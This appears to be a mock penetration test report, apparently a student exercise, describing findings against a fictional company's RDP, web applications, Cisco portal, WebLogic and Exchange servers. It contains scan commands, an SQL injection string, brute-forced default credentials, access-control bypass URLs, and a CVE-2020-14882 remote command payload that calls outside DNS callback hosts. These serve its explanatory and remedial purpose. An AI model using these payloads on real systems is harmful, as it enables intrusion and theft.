

# CYBER-SKY SOLUTIONS INC

## PENETRATION TEST REPORT

**Cyber-Sky Solutions Inc**  
**12345 Cyberspace Hwy**  
**Suite B # 123**  
**Planet Earth,FL 56789**

**Tel:222-777-2727**

**Fax:777-222-7272**

**Email:**

**[cybersky@hotmail.com](mailto:cybersky@hotmail.com)**

**[www.cyberskysolutions.com](http://www.cyberskysolutions.com)**

---

**Table of Contents**

|   |              |
|---|--------------|
| <b>Cover Sheet.....</b>   | <b>1</b>     |
| <b>Table of Contents .....</b>  | <b>2</b>     |
| <b>Executive Summary .....</b>  | <b>3</b>     |
| <b>Summary of Results .....</b>   | <b>3</b>     |
| <b>Appendix A :</b>   |              |
| <b>Attack Narrative/Vulnerability and Mitigation... ..</b>  | <b>4</b>     |
| <i>1: Unpatched RDP is exposed to the internet .....</i>  | <i>4</i>     |
| <i>2: Web application is vulnerable to SQL Injection .....</i>  | <i>5</i>     |
| <i>3: Default password on Cisco admin portal .....</i>  | <i>5</i>     |
| <i>4: Apache web server vulnerable to CVE-2019-0211 .....</i>   | <i>6</i>     |
| <i>5: Web server is exposing sensitive data .....</i>   | <i>7</i>     |
| <i>6: Web application has broken access control .....</i>   | <i>8</i>     |
| <i>7: Oracle WebLogic Server vulnerable to CVE-2020-14882.....</i>  | <i>9</i>     |
| <i>8: Misconfigured cloud storage (AWS security group misconfiguration, lack of access restrictions) ....</i> | <i>10</i>    |
| <i>9: Microsoft Exchange Server vulnerable to CVE-2021-26855 .....</i>  | <i>11</i>    |
| <b>Conclusion</b>   |              |
| <i>Recommendations .....</i>  | <i>12</i>    |
| <i>Risk Rating .....</i>  | <i>12,13</i> |
| <b>Appendix B: Clear-Sky Changes .....</b>  | <b>13</b>    |
| <b>Appendix C : About Clear-Sky Solutions .....</b>   | <b>14</b>    |

**CONFIDENTIAL**

**Artemis Inc.  
Vulnerability Assessment**

## **Executive Summary**

Cyber-Sky Solutions received a request from Artemis Inc to conduct a penetration test of its internal and external network as well as its web architecture .The vulnerability assessment was conducted in the manner of a malicious actor with the intentions to gain access to the organization's infrastructure and to exploit all vulnerabilities .Cyber-Sky Solutions conducted this penetration test in accordance to NIST 800-115 our findings and results will be used to implement a security program to secure Artemis infrastructure .Our test were performed under controlled conditions.

### **Key Summary Findings and Recommendations:**

Artemis Inc is a very large company with a very large network and infrastructure .We performed network reconnaissance against address space most concerned by Artemis .We put our focus on this as we use this information for our scope for this engagement .Our determination is that Artemis has a large presence that consist of hosted mail service,external web site,servers.and cloud storage.

While reviewing the security of the company we discovered a unpatched vulnerability with RDP exposed to the open port 3389.We also discovered a web application open to SQL injection this will allow an attacker to add malicious code to the database , default password on admin portal can be easily compromised with a brute force attack ,We also found an apache server vulnerable to arbitrary code injection, Finding of a web servers not encrypted can be seen with ease by an malicious actor once entry is made ,cloud storage misconfigured ,broken access control in web application and weblogic server vulnerable to CVE-2020-14882. By obtaining administrative access and escalation privileges we were able to scan though the network and compromise sensitive data at will .


---

<http://csrc.nist.gov/publications/nistpubs/800--115/SP800--115.pdf>

## Vulnerability and Mitigation

### *Unpatched RDP is exposed to the internet*

We first scanned the target's network using both Nmap and IP scanner to check all available hosts and ports. `# nmap 192.168.0./24 10.80.0.0/24` The scan was initially blocked as usual by the firewall. We then use `~ nmap -Pn 192.168.0.0` with this, we find open port 3389. Now we move to get the banner. `~ nmap -Pn -sV 192.168.0.0`. We then run the nmap script to see if its vulnerable `Nmap -Pn --script=rdp-vuln-ms12-020.nse 192.168.0.0` As you see below port 3389 is vulnerable. Artemis should remediate this concern with post switching, firewalls and vpns



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\hang5jebat>nmap -sV -p 3389 --script rdp-vuln-ms12-020 [redacted]

Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-09 17:30 Malay Peninsula Stand
ard Time
Nmap scan report for [redacted]
Host is up (0.00s latency).
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server    Microsoft Terminal Service
rdp-vuln-ms12-020:
VULNERABLE:
MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
State: VULNERABLE
IDS: CVE: CVE-2012-0152
Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
Description:
Remote Desktop Protocol vulnerability that could allow r
emote attackers to cause a denial of service.
Disclosure date: 2012-03-13
References:
http://technet.microsoft.com/en-us/security/bulletin/ms12-020
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
State: VULNERABLE
IDS: CVE: CVE-2012-0002
Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Description:
Remote Desktop Protocol vulnerability that could allow r
emote attackers to execute arbitrary code on the targeted system.
Disclosure date: 2012-03-13
References:
http://technet.microsoft.com/en-us/security/bulletin/ms12-020
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.35 seconds
C:\Users\hang5jebat>
```


### *Web application is vulnerable to SQL Injection*

We move forward with our penetration test with a web application we found in the target's infrastructure. We used Burp Suite and Metasploit to conduct these findings we present here in this report. We loaded the proper strings accordingly to exploit the vulnerability with SQL string "or 1=1 - we were able to display everything in the database. The remediation for the vulnerability is to maintain and updated current patch and use safer API



### *Default password on Cisco admin portal*


Another scan was performed (port 7001) and we found a cisco portal with a possible vulnerability. We used Burp Suite again and found out that the default password of "Admin" was still in use on the portal for its login credential. Remediation for this vulnerability is enforcing best practices and changing passwords.



| Request | Payload1 | Payload2 | Status | Error                    | Timeout                  | Length |
|---------|----------|----------|--------|--------------------------|--------------------------|--------|
| 118     | Admin    | ADMIN    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 39590  |
| 442     | Admin    | Admin    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 39590  |
| 9595    | Admin    | admin    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 39590  |
| 8527    | User     | USER     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 39593  |
| 8653    | User     | User     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 39593  |
| 29362   | User     | user     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 39593  |
| 0       |          |          | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |
| 1       | Admin    | !@#\$\$  | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |
| 2       | Admin1   | !@#\$\$  | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |
| 3       | Dave     | !@#\$\$  | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |
| 4       | User     | !@#\$\$  | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |
| 5       | Pete     | !@#\$\$  | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |
| 6       | Paul     | !@#\$\$  | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 39432  |



### *Apache web server vulnerable to CVE-2019-0211*

Using IP Scanner we discover an Apache web server on port 8080 after proper analysis. We used the Nessus vulnerability scanner. We conclude that vulnerability CVE-2019-0211 was not updated and vulnerable to an attack **allows for privilege escalation** . **Remediation for this vulnerability is patch management ,best practices making sure personnel follow proper controls** .



### *Web server is exposing sensitive data*

After several vulnerability scans we found another weakness with a web server exposing sensitive data that was not encrypted. We obtain PII on current personnel of your company Artemis. We again used Burp Suite to retrieve this information. **Remediation for this vulnerability is to keep proper encryptions on all web servers.**



### *Web application has broken access control*

Manual testing was performed and the findings point to broken access controls within a web application. A parameter-based access control method was found in use. This approach is a fundamentally apprehensive method and is insecure. The application determines the user's rights and role at login. Then the information is stored in a location that is controllable. The application is automated to make access control decisions based on the value submitted. **The attack can simply modify the value and gain access to administrative functions.** (Port 80). **Remediation for this vulnerability is to adhere to proper controls and best practices that follow OWASP Top 10 on access controls.**



<https://Artemis-Gas-website.com/login/home.jsp?admin=true>  
<https://Artemis-Gas-website.com/login/home.jsp?role=1>



## Oracle WebLogic Server vulnerable to CVE-2020-14882

A vulnerability was found on a WebLogic Server (12.2.1.4.0) (port 80). A remote code execution flaw that would need to be patched immediately. CVE-2020-14882 was found in the component of Oracle Weblogic server. **This vulnerability is extremely attractive to malicious actors. Remediation for this vulnerability is critical patch updates**

```
## GET /console/images/%252E%252E%252Fconsole.portal?_nfpb=true&_pageLabel=HomePage1&handle=
com.tangosol.coherence.mvel2.sh.ShellSession( %22java.lang.Runtime.getRuntime().exec(%27cmd /c GET
/console/images/%252E%252E%252Fconsole.portal?
_nfpb=false&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession( \"java.lang.Runtime.getRuntime().exec(
'nslookup%20AAA.BBB.CCC.DDD.0efp3gmy20ijk3tx20mqollbd2jtfh4.burpcollaborator.net') GET
/console/images/%252E%252E%252Fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession(
%22java.lang.Runtime.getRuntime().exec( %27ping%20AAA.BBB.CCC.DDD.uaaiak.dnslog.cn%27);%22); GET
/console/images/%252E%252E%252Fconsole.portal?_nfpb=true&_pageLabel=HomePage1&handle=java.lang.String(\"test\")
```

Image Source: [SANS ISC Post](#)

### Misconfigured cloud storage (AWS security group misconfiguration, lack of access restrictions)

We use Nessus Cloud to detect misconfiguration of the AWS cloud storage. There was a lack of access to restrictions. Improper access controls are very dangerous to the organization and increase the event of being exploited. The organization should make sure to allow traffic from only trusted host and IP address. Remediation for this vulnerability: **update access controls to proper restrictions and to automate these controls throughout the organization with consistent updates.**

### Microsoft Exchange Server vulnerable to CVE-2021-26855

The scan also discovered a vulnerability in microsoft exchange server..CVE-2021-26855 allows attackers to send arbitrary code( HTTPS request) and **receive authentication as the exchange server** . Remediation for this vulnerability is to update critical microsoft patch and use next-gen firewalls and other protection mechanisms in between updates .

```
Investigating and patching CVE-2021-26855 in on-premise Microsoft Exchange server"
Checking if the server is compromised automatically
Download the test-proxylogon from github
Launch the command prompt and type the below command to launch exchange management shell
[LaunchEMS>
Then launch the below command to start running the tool
PS-ExchangeServer | .\Test-ProxyLogon.ps1 -OutPath $home\desktop\logs>
Testing the local server only
.\Test-ProxyLogon.ps1 -OutPath $home\desktop\logs>
Checking if the server is compromised manually
Look in the following paths
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\8Lw7tAhF9i1pJnRo.as
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\OutlookZH.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\authhead.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\bob.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\one1.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\errorPage.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\errorPages.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\fatal-erro.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\log.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\logg.aspx
Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\logout.aspx
```

## Conclusion

The goal of this penetration test was to find weaknesses and vulnerabilities in Artemis internal and external network as well as its infrastructure. Our findings show that a malicious attacker could exploit many areas in the defense of Artemis organization. Artemis has a great number of vulnerabilities that need immediate attention in many facets of their enterprise. We conclude that an attacker would have been successful in penetrating Artemis defenses. The impact of such an event would include compromising customer privacy as well as Artemis personnel and clients. This breach would impact the confidentiality of Artemis organization and may cause damage to their company. The attacker could have used common vulnerability tools and automated scanning to expose the attackers. In completion the attacker could have had access to the entire network and infrastructure of Artemis with very little work case drastic measure around the globe within the company.

#### **Vendor Recommendations:**

Due to the drastic amount of vulnerabilities recommendations from Cyber-Sky Solutions are as followed :

Implement firewalls with automated updates.

Implement access controls that adhere to best practices on all systems consistently and check for errors on a daily basis .

Restrict network access to server management .

Conduct daily vulnerability assessments .

Implement CIS ,OWASP and other standards into companies best practices and create policies to adhere to their standards.

Implement employee and client training on safe practices within the organization .

Restrict access to critical systems

Implement encryption on all servers,databases that contain PII or PHI to preserve confidentiality and integrity of data .

**RISK RATINGS** : SEE PART 4 OF THIS PROJECT FOR DETAILS  
BASE ON OUR OWN RISK RATING CYBER-SKY SOLUTIONS RATES YOUR  
ORGANIZATION AS A WHOLE (9.8 HIGH ) AS HIGH RISK AND LIKELY TO BE BREACHED  
/COMPROMISED

#### **Appendix B: Clear-Sky Changes**

**No changes were made in accordance with the penetration test**

#### **Appendix C : About Clear-Sky Solutions**

*Cyber-Sky Solution brings penetration testing to a whole new level . We use a mixture of penetration testing for coverage ,manual testing and next-gen vulnerability scanners to create a lasting impact for our clients . We value our partners and provide excellent service to grow the faith and confidence of our clients.We are grateful to provide the best penetration testing on the global market .We fashion our products and services to help our clients achieve their goals . We enjoy implementing solutions to keeping data safe for our world and driving the future to new innovation.*

## **Cyber-Sky Solutions**

**THE SKY IS THE LIMIT , THE SKY IS CYBER**

## **IMAGE SOURCE**

**:<https://www.prplbx.com/resources/blog/broken-access-control/>**

**<https://blog.pentesteracademy.com/api3-2019-excessive-data-exposure-i-8b74ce3a7e10>**

**<https://www.tenable.com/plugins/nessus/117391>**

**<https://portswigger.net/web-security/authentication/auth-lab-passwords>**

